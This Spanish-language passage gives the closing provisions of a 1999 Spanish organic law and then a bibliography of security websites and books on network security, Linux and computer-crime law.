El Gobierno aprobará, o modificará, las disposiciones reglamentarias necesarias para la aplicación y desarrollo de la presente Ley.

Disposición final segunda. Preceptos con carácter de Ley ordinaria

Los Títulos IV, VI excepto el último inciso del párrafo 4 del artículo 36 y VII de la presente Ley, la disposición adicional cuarta, la disposición transitoria primera y la final primera tienen el carácter de Ley ordinaria.

Disposición final tercera. Entrada en vigor.

La presente Ley entrará en vigor en el plazo de un mes, contado desde su publicación en el «Boletín Oficial del Estado».

Por tanto,

Mando a todos los españoles, particulares y autoridades, que guarden y hagan guardar esta Ley Orgánica.

Madrid, 13 de diciembre de 1999.

JUAN CARLOS R.

El Presidente del Gobierno.
JOSÉ MARÍA AZNAR LÓPEZ

Bibliografía

C

Http://www.hispasec.com/

Http://www.rediris.es/

Http://SecurityPortal.com/

Http://www.w3.org/Security/

Http://www.redhat.com/corp/support/errata/

Http://security.debian.rog/

Http://www.suse.de/e/patches/

Http://sunslove.sun.com/

Http://es.samba.org/samba/

Http://www.sendmail.org/

Http://spam.abuse.net/

Http://www.arachnoid.com/lutusp/antispam.html

Http://www.pintos-salgado.com/

Http://www.ipf.uvigo.es/

Http://www.cert.org/

Http://www.cs.purdue.edu/coast/coast.html

Http://csrc.nist.gov/

Http://sec.lab.cs.ucdavis.edu/Security.html

Http://www.8lgm.org/

Http://www.icsa.net/

Http://www.seifried.org/lasg/

Http://www.ugu.com/

Http://www.distributed.net/

Http://www.alw.nih.gov/Security/FIRST/papers/password/pwtenyrs.ps

Http://info.internet.isi.edu:80/in-notes/rfc/files/

ALVAREZ-CIENFUEGOS SUÁREZ, José María: *"Los delitos de falsedad y los documentos generados electrónicamente. Concepto procesal y material de documento: nuevas técnicas"*. Cuadernos de Derecho Judicial. La nueva delincuencia II. Consejo General del Poder Judicial. Madrid, 1993.

ANONYMOUS: "*Maximum Linux Security*". Ed SAMS, 2000.

ASSOCIATED PRESS: *"Hackers: Pentagon archives vulnerables"*. Mercury Center, 17 de abril de 1998: http://spyglass1.sjmercury.com/breaking/docs/077466.htm

BLACK, Uyless: "*Internet Security Protocols*". Ed. Prentice Hall, 2000.

BRENTON, Chris: "*Mastering Network Security*". Ed. Sybex, 1999.

CORRERA, Michele M. y MARTUCCI, Pierpaolo: *I Reati Comessi con l'uso del computer. Banche dei dati e tutela della persona.* CEDAM (Casa Editrice Dott. Antonio Milani). Padova, 1986.

DAVARA RODRÍGUEZ, M. A.: *"El documento electrónico, informático y telemático y la firma electrónica"*. Actualidad Informática Aranzadi, nº24, Navarra, julio de 1997.

DAVARA RODRÍGUEZ, Miguel Ángel: *"Derecho Informático"*. Ed. Aranzadi. Navarra, 1993.

DRAGO, Mirta: *"Hispahack: tres «cerebros» desactivados"*. El Mundo del siglo XXI. Madrid, 4 de abril de 1998.

GARFINKEL, Simson y SPAFFORD, Gene: "*Practical Unix & Internet Security*", 2ª Edición. Ed. O'Reilly & Associates, Inc. 1996.

HANCE, Olivier: *Leyes y Negocios en Internet*, McGraw-Hill, México 1996.

KAEO, Merike: "*Designing Network Security*". Cisco Press, 1999.

LOPES ROCHA, Manuel y MACEDO, Mario: *Direito no Ciberespaço*, Ediçoes Cosmos, Lisboa 1996.

McCLURE, Stuart, SCAMBRAY, Joel y KURTZ, George: "*Hackers Secretos y soluciones para la seguridad de redes*", 1ª Edición. Ed. Osborne McGraw-Hill, 2000.

MOHR, James: "*Linux: Recursos para el usuario*". Ed. Prentice Hall, 1999.

MOYNA MÉNGUEZ, José y otros: *"Código Penal"*. 2ª Edición. Ed. Colex. Madrid, 1996.

PÉREZ LUÑO, A. E.: *Manual de Informática y Derecho*, Ariel, Barcelona 1996.

PÉREZ LUÑO, A. E.: *Nuevas tecnologías, sociedad y Derecho. El impacto sociojurídico de las N. T. de la información*, Fundesco, Madrid 1987.

PIETTE-COUDOL, Thierry et BERTRAND, André: *Internet et la Loi*, Dalloz, Paris 1997.

QUINTERO OLIVARES, Gonzalo y otros: "*Comentarios al Nuevo Código Penal"*. Ed. Aranzadi. Navarra, 1996.

RIVAS LÓPEZ, José Luis, ARES GÓMEZ, José Enrique y PÉREZ RODRÍGUEZ, Judith Mª: "Linux Servidor NT". Ed. PrensaTécnica. Revista Mas PC nº7, 1999.

RIVAS LÓPEZ, José Luis, ARES GÓMEZ, José Enrique y PÉREZ RODRÍGUEZ, Judith Mª: "Proceso para convertir Unix en un PDC". Ed. PrensaTécnica. Revista Sólo Linux nº16, 2001.

RIVAS LÓPEZ, José Luis, ARES GÓMEZ, José Enrique, SALGADO SEGUÍN, Victor A. y CONDE RODRÍGUEZ, Laura Elena: "*Situaciones de Hackeo [II]: penalización y medidas de seguridad*". Ed. PrensaTécnica. Revista Linux Actual nº15, 2000.

RIVAS LÓPEZ, José Luis, ARES GÓMEZ, José Enrique, SALGADO SEGUÍN, Victor A. y CONDE RODRÍGUEZ, Laura Elena: "*Situaciones de Hackeo [I]: pasos habituales del hacker*". Ed. PrensaTécnica. Revista Linux Actual nº14, 2000.

SANZ LARRUGA, F.J.: *El Derecho ante las nuevas tecnologías de la Información*, nº1 del Anuario de la Facultad de Derecho da Universidade da Coruña (1997), pp. 499-516.

SEMINARA, Sergio: *La piratería su Internet e il diritto penale.* AIDA, 1996.

SHELDON, Tom: "*Manual de seguridad de Windows NT*". Ed. Osborne McGraw-Hill, 1997.

TACKETT & GUNTER: "*Utilizando Linux*", 2ª Edición. Ed. Prentice Hall, 1996.

TANENBAUM, Andrew S.: "*Redes de Computadoras*", 3ª Edición. Ed. Prentice Hall, 1997.

ZWICKY, Elizabeth, COOPER, Simon y CHAPMAN, D. Brent: "*Building Internet Firewalls*", 2ª Edición. Ed. O'Reilly, 2000.